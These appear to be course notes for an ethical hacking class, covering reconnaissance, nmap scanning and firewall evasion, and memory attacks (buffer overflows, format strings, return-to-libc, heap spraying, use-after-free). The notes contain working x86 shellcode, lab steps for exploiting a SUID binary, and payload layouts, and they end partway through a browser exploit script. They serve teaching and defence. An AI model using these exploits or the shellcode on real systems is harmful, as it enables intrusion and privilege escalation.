# Installation (if needed)
sudo apt install httrack
```

```
# Basic website cloning
httrack https://www.atlassian.com -O ~/websites/atlassian -%v -r2

# Interactive wizard mode
httrack  # Follow prompts, use -r2 to limit depth
```

Advanced Reconnaissance Tools

Recon-ng Framework

```
# Start framework
recon-ng

# Create workspace
workspaces create workshop2

# Load modules
marketplace install whois_pocs
modules load recon/domains-contacts/whois_pocs

# Add target domain
db insert domains
# Enter: atlassian.com

# Configure and run
options set SOURCE atlassian.com
run

# View results
show contacts
```

Additional Modules:

- `pgp_search`: PGP key server searches
- `google_site_web`: Google site enumeration
- `bing_domain_web`: Bing domain searches
- `brute_hosts`: Subdomain brute forcing
- `metacrawler`: Metadata extraction from documents

Maltego Community Edition

- **Type**: Visual intelligence and forensics application
- **Capabilities**:
  - Link analysis and data visualization
  - Transform-based data discovery
  - Domain footprinting
  - Social network analysis

Basic Workflow:

1. Install and register for Community Edition
2. Run "Footprint L2" machine on target domain
3. Analyze resulting graph for:
    - Domain relationships
    - Subdomain discovery
    - Infrastructure mapping
    - Contact information

Penetration Testing vs Vulnerability Assessment

Key Differences

Penetration Testing	**Vulnerability Assessment**
Identifies AND exploits vulnerabilities	Identifies but does NOT exploit vulnerabilities
Often chains vulnerabilities together	Hypothesizes chained attacks
Uses pivot techniques to maximize reach	Risk assessment based on likelihood and impact
Simulates real-world attacks	More focus on configuration and patching
Proves actual business impact	Provides comprehensive vulnerability inventory

When to Use Each Approach

Vulnerability Assessment:

- Regular security hygiene
- Compliance requirements
- Broad system coverage needed
- Limited time/budget
- Initial security baseline

Penetration Testing:

- Validate security controls effectiveness
- Test incident response capabilities
- Simulate advanced persistent threats
- Regulatory requirements (PCI-DSS, etc.)
- High-value asset protection

Exam Preparation Tips

Key Concepts to Remember

1. **C.I.A. Triad**: Confidentiality, Integrity, Availability
2. **Assessment Classifications**: Black/White/Gray box, Manual/Automated, Static/Dynamic

3. **PTES Phases**: Planning, Reconnaissance, Enumeration, Exploitation, Reporting
4. **CVSS Components**: AV, AC, PR, UI, S, C, I, A
5. **Vulnerability Databases**: CVE, NVD, CWE, KEV

Critical Command Examples

```
# DNS reconnaissance
dig SOA domain.com
dig axfr @nameserver domain.com

# OSINT tools
theHarvester -d domain.com -l 200 -b google
dnsenum domain.com
fierce --domain domain.com

# Google dorking
site:domain.com filetype:pdf
site:domain.com inurl:login
intitle:"index of"
```

Important URLs for Reference

- CVE Database: https://cve.mitre.org
- NVD: https://nvd.nist.gov
- CVSS Calculator: https://www.first.org/cvss/calculator/3.0
- CWE: https://cwe.mitre.org
- KEV Catalog: https://www.cisa.gov
- Google Hacking Database: https://www.exploit-db.com/google-hacking-database/

0x04 Networks and Scanning

Overview and Objectives

Network scanning is the active phase following reconnaissance and OSINT in ethical hacking. This phase involves:

- Identifying running hosts, services, OS and application versions
- Discovering known vulnerabilities
- **Important**: Requires explicit authorization from target organization

Fundamental Networking Concepts

OSI 5-Layer Model

Layer	Name	Protocol	Data Unit	Addressing	Responsibility

Layer	Name	Protocol	Data Unit	Addressing	Responsibility
5	Application	HTTP, SMTP, etc.	Messages	-	How applications communicate (e.g., HTTP for web)
4	Transport	TCP/UDP	Segment	Port #	Connection to specific services, reliable communication
3	Network	IP	Datagram	IP Address	Packet forwarding to final destination
2	Data Link	Ethernet, WiFi	Frames	MAC Address	Transmission between two connected nodes
1	Physical	10 Base T, 802.11	Bits	N/A	Translation to electrical/optical/radio signals

Protocol Layering Principles

- **Lower layers** provide services to layers above (don't care what higher layers do)
- **Higher layers** use services of layers below (don't worry about implementation)
- **Abstraction boundaries** separate layer responsibilities

Packet Encapsulation

Data flows down the stack, with each layer adding its header:

```
Application Data → TCP Header + Data → IP Header + TCP Header + Data → Frame
Header + IP Header + TCP Header + Data + Frame Footer
```

Network Layer Protocols

Internet Protocol (IP)

- Every host has a unique **IP address** (32-bit IPv4: xxx.xxx.xxx.xxx format)
- Every packet has an IP header indicating **source and destination**
- Routers forward packets toward destination based on routing tables
- **Best-effort delivery** (no guarantees)

IPv4 Header Key Fields

- **Version**: IP version (4)
- **TTL (Time To Live)**: Hop limit before packet discarded
- **Protocol**: Next layer protocol (TCP=6, UDP=17, ICMP=1)
- **Source/Destination Address**: 32-bit IP addresses
- **Total Length**: Packet size including header

Address Resolution Protocol (ARP)

- Maps **IP addresses to MAC addresses** on local network
- Process:
    1. Host broadcasts "Who has IP address X?"
    2. Host with IP X replies "IP X is at MAC address Y"
- Critical for local network communication

Dynamic Host Configuration Protocol (DHCP)

- **Automatically assigns IP configuration** to hosts
- Benefits:
    - On-demand IP assignment
    - Avoids manual configuration
    - Supports device mobility
- Provides: IP address, subnet mask, default gateway, DNS servers

Domain Name System (DNS)

- **Hierarchical, delegatable namespace** (root → TLD → domain → subdomain → host)
- Resolves human-readable names to IP addresses
- **DNS Query Process**:
    1. Local DNS server queries root servers
    2. Root directs to TLD servers (.com, .edu, etc.)
    3. TLD directs to authoritative domain servers
    4. Domain server returns IP address

DNS Record Types

- **A**: Maps hostname to IPv4 address
- **NS**: Specifies authoritative name servers
- **MX**: Mail exchange servers
- **CNAME**: Canonical name (alias)

Transport Layer Protocols

User Datagram Protocol (UDP)

Characteristics:

- **Connectionless** (no handshake)
- **Unreliable** (no error recovery)
- **Fast/Low latency**
- **Short header** (8 bytes)

Applications:

- DNS queries
- DHCP
- Live streaming
- VoIP (where speed > reliability)

Transmission Control Protocol (TCP)

Characteristics:

- **Connection-oriented** (3-way handshake)
- **Reliable** (error detection/correction)
- **Slower** (due to overhead)
- **Complex header** (20+ bytes)


Key Functions:

- **Reliability**: Sequence numbers, acknowledgments, retransmission
- **Multiplexing**: Port numbers identify applications
- **Segmentation**: Breaks large data into manageable segments
- **Flow Control**: Sliding window prevents receiver overflow
- **Error Detection**: Checksums detect corruption

TCP Header Control Flags

- **SYN**: Synchronize (connection establishment)
- **ACK**: Acknowledgment
- **FIN**: Finish (connection termination)
- **RST**: Reset (abort connection)
- **PSH**: Push (immediate delivery)
- **URG**: Urgent data

TCP Three-Way Handshake



TCP Connection Termination

- Either side sends **FIN** packet
- Receiver acknowledges with **ACK**
- Eventually other side sends **FIN**
- Final **ACK** completes termination

TCP Connection Reset

- **RST packet** immediately terminates connection

- Sent when receiving invalid packets for connection state
- Used to abort connections cleanly

Port Numbers

- **Range**: 1-65535 (16-bit)
- **Well-known ports** (1-1023): Reserved for system services
- **Registered ports** (1024-49151): Assigned to applications
- **Dynamic/Private ports** (49152-65535): Temporary use

Common Port Numbers

Port	Service	Protocol
22	SSH	TCP
23	Telnet	TCP
25	SMTP	TCP
53	DNS	UDP/TCP
67/68	DHCP	UDP
80	HTTP	TCP
443	HTTPS	TCP

Internet Control Message Protocol (ICMP)

Purpose

- **Helper protocol** for IP
- **Error reporting** (unreachable destinations, TTL exceeded)
- **Network diagnostics** (ping, traceroute)

Key ICMP Message Types

- **Type 0**: Echo Reply (ping response)
- **Type 8**: Echo Request (ping)
- **Type 11**: Time Exceeded (TTL=0)
- **Type 3**: Destination Unreachable

ICMP Applications

- **Ping**: Tests host reachability
- **Traceroute**: Maps network path using TTL manipulation

Network Scanning Fundamentals

Scanning Overview

Network scanning is an intense, methodical process to uncover:

- IP addresses of live systems
- Operating system versions
- MAC addresses
- Service information and versions
- Open ports
- Network topology
- Firewall configuration

Host Discovery Methods

Ping Sweeps

- Send **ICMP Echo Requests** to IP ranges
- Identify responding (live) hosts
- **Limitation**: Many networks filter ICMP

TCP SYN Sweeps

- Send **TCP SYN packets** to common ports
- **SYN-ACK response** indicates open port/live host
- More reliable than ICMP in filtered environments

Port Scanning Techniques

TCP Full Connect Scan (`nmap -sT`)

Process:

1. Complete 3-way handshake
2. Immediately close connection
3. **Open port**: Handshake completes
4. **Closed port**: Connection refused

Advantages:

- Most accurate results
- Works through any TCP stack

Disadvantages:

- Easily logged by target
- Slower due to full connection overhead

TCP SYN Scan / Half-Open Scan (`nmap -sS`)

Process:

1. Send SYN packet
2. Receive SYN-ACK (open) or RST (closed)
3. Send RST to abort (don't complete handshake)

Advantages:

- **Stealthy**: Less likely to be logged
- **Faster**: No full connection overhead
- **Default nmap scan**

Disadvantages:

- Requires raw socket access (root privileges)

Stealth Scanning Techniques

FIN Scan (`nmap -sF`)

- Send packet with **FIN flag only**
- **Closed port**: Should respond with RST
- **Open port**: No response (RFC 793 compliance)
- **Limitation**: Many modern systems don't follow RFC strictly

NULL Scan (`nmap -sN`)

- Send packet with **no flags set**
- Same response logic as FIN scan
- Useful for firewall evasion

XMAS Scan (`nmap -sX`)

- Send packet with **FIN, PSH, URG flags set** (like Christmas tree lights)
- **Illegal flag combination** per RFC 793
- **Closed port**: Should respond with RST
- **Open port**: No response
- **Limitation**: Ineffective against modern TCP stacks

UDP Scanning (`nmap -sU`)

- Send UDP packets to target ports
- **Open port**: Application response or no response
- **Closed port**: ICMP Port Unreachable
- **Challenges**: Slower, rate-limited, less reliable

Advanced Scanning Techniques

OS Fingerprinting (`nmap -O`)

- Analyzes **TCP/IP stack characteristics**:
  - Initial sequence number patterns
  - TCP options usage
  - Response to unusual packets
  - Window size behaviors
- Creates **signature matching** known OS implementations

Service Version Detection (`nmap -sV` or `-A`)

- **Banner grabbing**: Capture service responses
- **Probe techniques**: Send application-specific requests
- **Signature matching**: Compare responses to known patterns

Firewall Evasion Techniques

Fragmentation

- Split packets into fragments
- May bypass simple packet filters
- `nmap -f` (fragmentation)

Decoy Scanning

- **Spoofed source addresses** hide real attacker
- `nmap -D decoy1,decoy2,ME,decoy3 target`
- Target sees multiple scan sources

Timing Templates (`nmap -T0` through `-T5`)

- **T0 (Paranoid)**: Ultra-slow, IDS evasion
- **T1 (Sneaky)**: Slow, avoid detection
- **T2 (Polite)**: Slow, reduce bandwidth usage
- **T3 (Normal)**: Default timing
- **T4 (Aggressive)**: Fast, assume good network
- **T5 (Insane)**: Very fast, may miss results

Source Port Manipulation

- Use **common source ports** (53, 80, 443)
- May bypass poorly configured firewalls
- `nmap --source-port 53 target`

Firewalk Technique

Purpose: Determine firewall rules without targeting end hosts

Process:

1. **Discover firewall distance** using traceroute
2. **Send packets with TTL = distance + 1**
3. **Monitor ICMP responses**:
    - **Time Exceeded**: Packet passed firewall
    - **No response**: Packet blocked by firewall

Network Topology Discovery

Traceroute Mechanism

Process:

1. Send packets with **incrementing TTL values**
2. Each router decrements TTL
3. When **TTL reaches 0**, router sends **ICMP Time Exceeded**
4. Map intermediate routers to destination

Variations:

- **ICMP traceroute**: Uses ICMP echo requests
- **UDP traceroute**: Uses UDP to random high ports
- **TCP traceroute**: Uses TCP SYN packets

Limitations:

- Many networks **filter ICMP**
- **Load balancing** can show multiple paths
- **Rate limiting** affects accuracy

Mass Scanning Considerations

Modern Scanning Tools

- **Nmap**: Feature-rich, slower for large ranges
- **Masscan**: High-speed, Internet-scale scanning
- **Zmap**: Academic research tool, very fast
- **Unicornscan**: Asynchronous scanning

Performance Optimization

- **Rate limiting**: `--min-rate`, `--max-rate`
- **Parallel scanning**: Multiple target threads
- **Timing optimization**: Balance speed vs. accuracy
- **Target selection**: Focus on likely active ranges

Ethical and Legal Considerations

- **Explicit authorization required** for all scanning
- **Bug bounty programs**: Read terms carefully
- **Rate limiting**: Avoid overwhelming targets
- **Logging awareness**: Scanning activities are typically logged
- **Network impact**: Consider bandwidth usage

Nmap Command Reference

Basic Syntax

```
nmap [Scan Type] [Options] {target specification}
```

Common Scan Types

```
nmap -sT target     # TCP Connect scan
nmap -sS target     # SYN scan (default)
nmap -sU target     # UDP scan
nmap -sN target     # NULL scan
nmap -sF target     # FIN scan
nmap -sX target     # XMAS scan
nmap -sn target     # Ping scan (no port scan)
```

Target Specification

```
nmap 192.168.1.1           # Single IP
nmap 192.168.1.1-254       # IP range
nmap 192.168.1.0/24        # CIDR notation
nmap scanme.nmap.org       # Hostname
nmap -iL targets.txt       # Input from file
```

Port Specification

```
nmap -p 22 target          # Single port
nmap -p 22,80,443 target   # Multiple ports
nmap -p 22-443 target      # Port range
nmap -p- target            # All 65535 ports
nmap -p U:53,T:22 target   # UDP and TCP ports
```

Advanced Options

```
nmap -A target             # Aggressive scan (OS, version, scripts)
nmap -O target             # OS detection
nmap -sV target            # Version detection
nmap -sC target            # Default scripts
nmap -v target             # Verbose output
nmap -Pn target            # Skip ping (assume host up)
nmap -n target             # No DNS resolution
```

Post-Scanning Analysis

Information Gathered

After successful scanning, attackers typically have:

- **Live host inventory**: Active IP addresses
- **Port/service mapping**: Open ports and running services

- **OS fingerprints**: Operating system types and versions
- **Application versions**: Service software and patch levels
- **Network topology**: Router paths and network structure
- **Firewall rules**: Filtering policies and bypass opportunities

Next Steps in Attack Chain

1. **Vulnerability Assessment**: Match discovered services to known vulnerabilities
2. **Service Enumeration**: Deep dive into discovered services
3. **Credential Testing**: Attempt default/weak authentication
4. **Exploitation**: Leverage vulnerabilities for system access

Defense Against Scanning

Detection Methods

- **Network monitoring**: IDS/IPS systems
- **Log analysis**: Unusual connection patterns
- **Rate limiting**: Detect high-frequency requests
- **Honeypots**: Detect unauthorized scanning

Defensive Measures

- **Firewall policies**: Block unnecessary ports/services
- **Service hardening**: Disable unused services
- **Rate limiting**: Slow down potential scanners
- **Network segmentation**: Limit scan propagation
- **Regular patching**: Close known vulnerabilities
- **Monitoring**: Real-time scan detection and response

Summary

Network scanning is a critical phase in both offensive security testing and defensive security assessment. Understanding the underlying network protocols (TCP/IP, UDP, ICMP) and scanning techniques enables cybersecurity professionals to:

1. **Conduct authorized security assessments** effectively
2. **Detect and respond to unauthorized scanning** attempts
3. **Implement appropriate defensive countermeasures**
4. **Understand attacker reconnaissance methods**

The key to effective scanning is balancing **thoroughness with stealth**, **speed with accuracy**, and always ensuring **proper authorization** before conducting any scanning activities.

0x05 Memory Attacks & Control Hijacking

Key Learning Objectives:

- Types of control hijacking attacks (mostly memory attacks)
- Understand Linux memory layout on i386 32-bit
- How stack is used to manage function calls
- How buffer overflow and shellcode works
- Format string vulnerabilities
- Integer overflow attacks

---

1. Control Hijacking Attacks

Definition

Control hijacking attacks take over a target machine (e.g., web server) by altering the control flow of a legitimate process to execute arbitrary code on the target.

Common Types of Memory Attacks:

- **Buffer overflow and integer overflow attacks**
- **Format string vulnerabilities**
- **Use after free**

Key Characteristics:

- Runs as the privilege of the exploited process
- Occurs most commonly in **C and C++ programs**
- Other languages (Rust, Java, Python, etc.) have better memory management/protection

> **Analogy:** Coding in C/C++/Assembly is like driving a manual transmission car – you have more freedom and power, but more things can go wrong.

---

2. Computer Architecture (x86 - 32 bit)

Von Neumann Architecture

- **Stored Program Computer** concept
- CPU contains Control Unit and Logic Unit
- Memory stores both data and instructions

Code Execution Flow

1. **Native Compiled Languages** (C/C++) → Compiler → Machine Code
2. **Bytecode Languages** (.Net, Java) → Compiler → CIL/Bytecode → Machine Code
3. **Interpreted Languages** (Python, Ruby) → Interpreter → Machine Code

Key Point: At the machine code level, it's all the same to the CPU.

Process Memory Layout

```
Higher Addresses (0xFFFFFFFF)
┌─────────────────────┐
│       STACK         │ ← Grows downwards
├─────────────────────┤
│                     │
│    (Free Space)     │
│                     │
├─────────────────────┤
│       HEAP          │ ← Grows upwards
├─────────────────────┤
│        BSS          │ ← Uninstantiated global
├─────────────────────┤
│       DATA          │ ← Instantiated global/static
├─────────────────────┤
│   CODE (PROGRAM)    │ ← Executable instructions
└─────────────────────┘
Lower Addresses (0x00000000)
```

x86 Special Registers

- **EIP (Extended Instruction Pointer)** - Points to the current instruction
- **ESP (Extended Stack Pointer)** - Points to the "bottom" of stack
- **EBP (Extended Base Pointer)** - Points 4 bytes below the return pointer, used for referencing address of the previous frame

---

3. Stack Management & Function Calls

Stack Frame Structure

```
┌─────────────────────┐
│    Arguments        │
├─────────────────────┤
│  Return Address     │ ← RIP (Return Instruction Pointer)
├─────────────────────┤
│ Saved Frame Pointer │ ← SFP (Saved Frame Pointer)
├─────────────────────┤
│  Local Variables    │
└─────────────────────┘
```

Function Call Process

1. **Arguments**: Push function arguments onto stack
2. **Save EIP**: Push current EIP (return address) onto stack
3. **Save EBP**: Push current EBP (frame pointer) onto stack
4. **Adjust Registers**: Update EBP, ESP, and EIP for new frame
5. **Execute Function**: Run function code with local variables
6. **Restore**: Restore EBP, ESP, EIP to previous values when returning

Key Points:

- Stack grows from higher to lower addresses
- EBP points to top of current stack frame
- ESP points to bottom of current stack frame
- Return address (RIP) is critical for control flow

---

4. Buffer Overflow Attacks

What is a Buffer?

Any allocated space in memory where data (often user input) is stored. Can be in stack or heap.

The Problem with C

- **C has no concept of array length** - it just sees a sequence of bytes
- **No bounds checking** - `char buff[3]; buff[5] = '0';` is technically valid C code
- If you allow an attacker to start writing at a location without defining when to stop, they can overwrite other parts of memory

Common Weakness Enumeration (CWE) 2023

Buffer overflows consistently rank in top vulnerabilities:

- **CWE-787**: Out-of-bounds Write (#1)
- **CWE-125**: Out-of-bounds Read (#5)
- **CWE-119**: Improper Restriction of Operations within the Bounds of a Memory Buffer (#19)

Example Vulnerable Code

```c
#include <stdio.h>
int main() {
    char c = 'X';
    char buff[3];
    printf("Variable c holds: %c\n", c);
    printf("Enter a 2-digit number:");
    gets(buff); // DANGEROUS - no bounds checking!
    printf("Got %s\n", buff);
    printf("Variable c holds: %c\n", c);
    return 0;
}
```

What happens with input longer than 2 characters?

- Input overwrites adjacent memory
- Variable `c` gets corrupted
- Can lead to code execution

Stack Smashing Example

```
main() {
    func1();
    return;
}

func1() {
    func2();
    return;
}

func2() {
    char buf[12];
    gets(buf);    // Vulnerable!
    return;
}
```

Stack Layout:

```
┌─────────────────────────┐
│   return addr           │ ← main
├─────────────────────────┤
│   return addr           │ ← func1
├─────────────────────────┤
│   return addr           │ ← func2 (TARGET!)
├─────────────────────────┤
│       buf               │ ← Input starts here
└─────────────────────────┘
```

Attack Vector:

- Input more than 12 characters
- Overflow overwrites return address
- Control program execution flow

---

5. Shellcode & Exploitation

What is Shellcode?

Compact assembly code that executes a shell or performs specific malicious actions.

Types:

- **Local shell** - Opens command prompt on target
- **Bind shell** - Opens listening port for remote connection
- **Reverse shell** - Connects back to attacker

Shellcode Characteristics:

- Very small size (often 20-100 bytes)
- Position-independent code
- Avoids null bytes (which terminate strings)
- Available from repositories like Shell-Storm

Example Shellcode (Linux x86):

```
\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80
\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\x89\xd1\xcd\x80
```

NOP Sled Technique

Since it's difficult to hit shellcode exactly, attackers use **NOP sleds**:

```
┌─────────────────────┐
│     PAYLOAD         │
├─────────────────────┤
│  NOP NOP NOP NOP    │ ← NOP Sled (\x90)
│  NOP NOP NOP NOP    │
│  NOP NOP NOP NOP    │
│    SHELLCODE        │ ← Actual malicious code
├─────────────────────┤
│   RETURN ADDRESS    │ ← Points somewhere in NOP sled
└─────────────────────┘
```

NOP (No Operation) instructions do nothing but advance to next instruction, creating a "landing pad" for imprecise jumps.

Complete Buffer Overflow Attack Steps:

1. **Find memory safety vulnerability** (e.g., buffer overflow)
2. **Write shellcode at known memory address**
3. **Overwrite RIP with address of shellcode**
4. **Return from function** (triggers shellcode execution)
5. **Execute malicious code**

Practical Example:

```c
void vulnerable(void) {
    char buff[20];
    gets(buff);
}
```

Exploit Input:

```
SHELLCODE + 'A' * 12 + '\xef\xbe\xad\xde'
```

- Shellcode fills first part of buffer
- 'A' * 12 fills remaining buffer + saved frame pointer
- `\xef\xbe\xad\xde` overwrites return address (little-endian format)

---

6. Format String Attacks

The Vulnerability

Functions like `printf()` are **variable-argument functions** that blindly trust the number of arguments matches the format placeholders.

Dangerous Usage:

```c
// VULNERABLE - user input as format string
printf(user_input);

// SAFE - user input as argument
printf("%s", user_input);
```

What Goes Wrong?

Normal Case:

```c
printf("Lucky nums are %x and %x", 13, 4);
```

Vulnerable Case:

```c
printf("Lucky nums are %x and %x");  // No arguments provided!
```

Stack Layout Issue:

```
┌─────────────────────┐
│     main's frame    │
├─────────────────────┤
│        ???          │ ← printf reads these values
│        ???          │ ← as "missing" arguments
├─────────────────────┤
│   return addr       │
├─────────────────────┤
│   prev frame ptr    │
```

```
┌──────────────────────┐
│  "Lucky nums..."     │
└──────────────────────┘
```

The %n Attack Vector

%n format specifier: Writes the number of characters printed so far to an integer pointer.

Normal Usage:

```
int val;
printf("one two %n three\n", &val);  // val = 8
```

Attack Usage:

```
printf("AAAA%n");  // Writes to whatever address is on stack!
```

Vulnerable Functions:

- **Printing**: printf, fprintf, sprintf, vprintf, vfprintf, vsprintf
- **Logging**: syslog, err, warn

Attack Capabilities:

- **Read arbitrary memory** (using %x, %s, etc.)
- **Write to arbitrary memory** (using %n)
- **Execute shellcode** (by overwriting function pointers/return addresses)

---

7. Integer Overflow Attacks

The Problem

What happens when integer exceeds maximum value?

Data Type Limits:

- **char** (8 bits): 0-255 for unsigned, -128 to 127 for signed
- **short** (16 bits): 0-65535 for unsigned
- **int** (32 bits): 0-4294967295 for unsigned

Overflow Examples:

```
char c;        // 8 bits
short s;       // 16 bits
int m;         // 32 bits
```

```
c = 0x80 + 0x80 = 128 + 128 ⇒ c = 0      (overflow)
s = 0xff80 + 0x80 ⇒ s = 0                (overflow)
m = 0xffffff80 + 0x80 ⇒ m = 0            (overflow)
```

Real-World Examples:

Gandhi Bug in Civilization:

- Gandhi had aggression rating of 1 (lowest possible)
- Democracy reduces aggression by 2
- 1 - 2 = -1, but unsigned byte wraps to 255 (maximum aggression!)

F5 Big IP Vulnerability (Dec 2020):

```
if (8190 - nlen <= vlen) // length check return -1;
```

- If `nlen > 8190`, subtraction underflows to large positive number
- Length check bypassed, leading to buffer overflow

---

8. Workshop Activities & Practical Exercises

Format String Exploitation

Setup Commands:

```
# Install required tools
sudo apt install gcc-multilib
sudo apt update && sudo apt install gdb

# Disable memory randomization
sudo echo "kernel.randomize_va_space = 0" >> /etc/sysctl.conf
sysctl -p

# Enable core dumps
ulimit -c unlimited
```

Python for Payload Generation:

```
# Python2 for raw bytes
python2 -c 'print "A"*100'

# Python3 equivalent
python3 -c 'print("A"*100)'
```

```
# Hex bytes
python3 -c 'print("\x41\x42"*100)'

# Non-ASCII
python3 -c 'print("\xef\xbe"*100)'
```

GDB Usage:

```
# Launch debugger
gdb -q program_name

# Set Intel syntax
set disassembly-flavor intel

# List source code
list

# Set breakpoint
br line_number

# Run program
run

# Examine memory
x/40x $esp

# Show frame info
info frame
```

Buffer Overflow Example:

grade.c:

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv) {
    volatile char grade[] = "F";
    char buf[19];
    printf("Enter your student ID: ");
    gets(buf);
    printf("Hello %s! Your grade is %s!\n", buf, grade);
    return 0;
}
```

Compilation:

```
gcc -m32 -g -fno-stack-protector -w -o grade grade.c
```

Exploitation:

```
# Change grade from F to A
python3 -c 'print("A"*20)' | ./grade

# More controlled approach
python3 -c 'print("a1112407\0" + "A"*11)' | ./grade
```

---

9. Advanced Topics

Stack Overflow to Change Program Flow

Example Program:

```
void win() {
    printf("You win!\n");
}

void hello() {
    char buf[17];
    printf("What is your name? ");
    gets(buf);
    printf("Hello %s!\n", buf);
}

int main(int argc, char **argv) {
    hello();
    return 0;
}
```

Attack Strategy:

1. Find address of `win()` function using `print win` in GDB
2. Calculate offset to return address (typically buffer size + saved EBP)
3. Craft payload: `padding + target_address_in_little_endian`

Shellcode Injection

Complete Example:

```
#include <stdio.h>
#include <string.h>
int func(char *str) {
    char buf[128];
    strcpy(buf, str);
```

```
    return 0;
}

int main(int argc, char *argv[]) {
    func(argv[1]);
    return 0;
}
```

Compilation for Shellcode:

```
gcc -m32 -g -z execstack -fno-stack-protector -no-pie -o simple simple.c
```

SUID Setup:

```
sudo chown root:root simple
sudo chmod u+s simple
```

Payload Structure:

```
NOP_SLED (80 bytes) + SHELLCODE (34 bytes) + FILLER (26 bytes) + RETURN_ADDRESS (4
bytes)
```

Example Shellcode (34 bytes):

```
\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x
2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80
```

---

10. Defense Considerations (Preview)

Modern Protections:

- **Stack Canaries** - Detect buffer overflows
- **Address Space Layout Randomization (ASLR)** - Randomize memory locations
- **Data Execution Prevention (DEP/NX)** - Prevent code execution in data areas
- **Stack Protection** - Compiler-level protections
- **Control Flow Integrity** - Hardware-level protections

Safe Programming Practices:

- Use bounds-checking functions (`strncpy` vs `strcpy`)
- Validate input length before processing
- Use memory-safe languages when possible

- Enable compiler security features
- Regular security audits and testing

---

11. Key Takeaways

Critical Concepts:

1. **Memory layout understanding** is fundamental to exploitation
2. **C/C++ lack bounds checking** - programmer responsibility
3. **Return address control** enables arbitrary code execution
4. **Format string vulnerabilities** can read/write arbitrary memory
5. **Integer overflows** can bypass security checks
6. **Defense in depth** requires multiple protection layers

Historical Impact:

- **Morris Worm (1988)** - First internet worm using buffer overflow
- **Glibc "GHOST" (2015)** - Critical heap buffer overflow (CVE-2015-0235)
- **Ongoing threat** - Memory attacks remain prevalent

Modern Relevance:

Despite advances in compiler technology and operating system protections, memory attacks remain a significant threat, especially in:

- Legacy systems
- Embedded devices
- Performance-critical applications
- Systems programming

Understanding these attacks is crucial for:

- **Security professionals** - Vulnerability assessment and penetration testing
- **Developers** - Writing secure code
- **System administrators** - Implementing proper defenses
- **Incident responders** - Understanding attack vectors

0x06 More Memory Attacks and Defense

Overview

This document covers advanced memory attacks beyond basic stack smashing, including heap-based attacks and various defense mechanisms.

Table of Contents

2. Heap-Based Attacks
3. Defense Mechanisms
4. Remote Buffer Overflow

Return to libc Attack

What is Return to libc?

- **Purpose**: Bypass non-executable stack protections (DEP/NX bit)
- **Method**: Instead of injecting shellcode, redirect execution to existing library functions
- **Target**: `system()` function in libc to execute commands like `/bin/sh`

How Return to libc Works

1. **Normal Operation**: Program returns to its own code after function call
2. **Attack**: Overwrite return address to point to `system()` function in libc
3. **Execution**: When function returns, it jumps to `system()` instead of program code

Memory Layout

```
STACK (grows downward)
HEAP (grows upward)
BSS
DATA
TEXT (PROGRAM)
```

Attack Steps

1. **Find vulnerability**: Buffer overflow in program (e.g., using `strcpy()`)
2. **Locate addresses**:
   - Address of `system()` function: `0xf7e175e0`
   - Address of `exit()` function: `0xf7e0a360`
   - Address of "/bin/sh" string: `0xf7f5b406`
3. **Craft payload**: Fill buffer + system address + exit address + "/bin/sh" address
4. **Execute**: Overflow triggers jump to `system("/bin/sh")`

Example Payload Structure

```
[24 bytes of 'A'] + [system() addr] + [exit() addr] + ["/bin/sh" addr]
```

Finding "/bin/sh" String

- **Method 1**: Use environment variables (unreliable due to address changes)
- **Method 2**: Search in libc memory space using `find` command in gdb
- **Reliable approach**: `find 0xf7dd3000,+99999999,"/bin/sh"`

Heap-Based Attacks

Heap vs Stack Comparison

HEAP	STACK
Dynamic memory allocations at runtime	Fixed memory allocations known at compile time
Objects, big buffers, structs	Local variables, return addresses, function args
Slower, Manual (malloc/free)	Fast, Automatic
Done by programmer	Done by compiler

Types of Heap Attacks

1. Simple Heap Overflow

```
char *user = malloc(8);
char *adminuser = malloc(8);
strcpy(adminuser, "root");
strcpy(user, argv[1]); // Vulnerable - can overflow into adminuser
```

2. Heap Spraying

- **Purpose**: Make heap overflow exploitation more reliable
- **Method**: Fill heap with shellcode and NOP sleds using JavaScript
- **Target**: Browser heap memory
- **Advantage**: Don't need to know exact shellcode location

Process:

1. Use JavaScript to allocate many heap objects containing shellcode
2. Overflow heap buffer to overwrite function pointer
3. Point function pointer anywhere in spray area
4. NOP sled ensures execution reaches shellcode

3. Use After Free

- **Vulnerability**: Using memory after it has been freed
- **Process**:
    1. Pointer `p` points to heap chunk A containing function address
    2. Chunk A is freed
    3. Attacker allocates new data in same location
    4. Original pointer still used, now points to attacker data

Real Example - IE11 CVE-2014-0282:

```
<script>
function changer() {
    document.getElementById("form").innerHTML = "";
    CollectGarbage(); // Frees form elements
}
document.getElementById("c1").onpropertychange = changer;
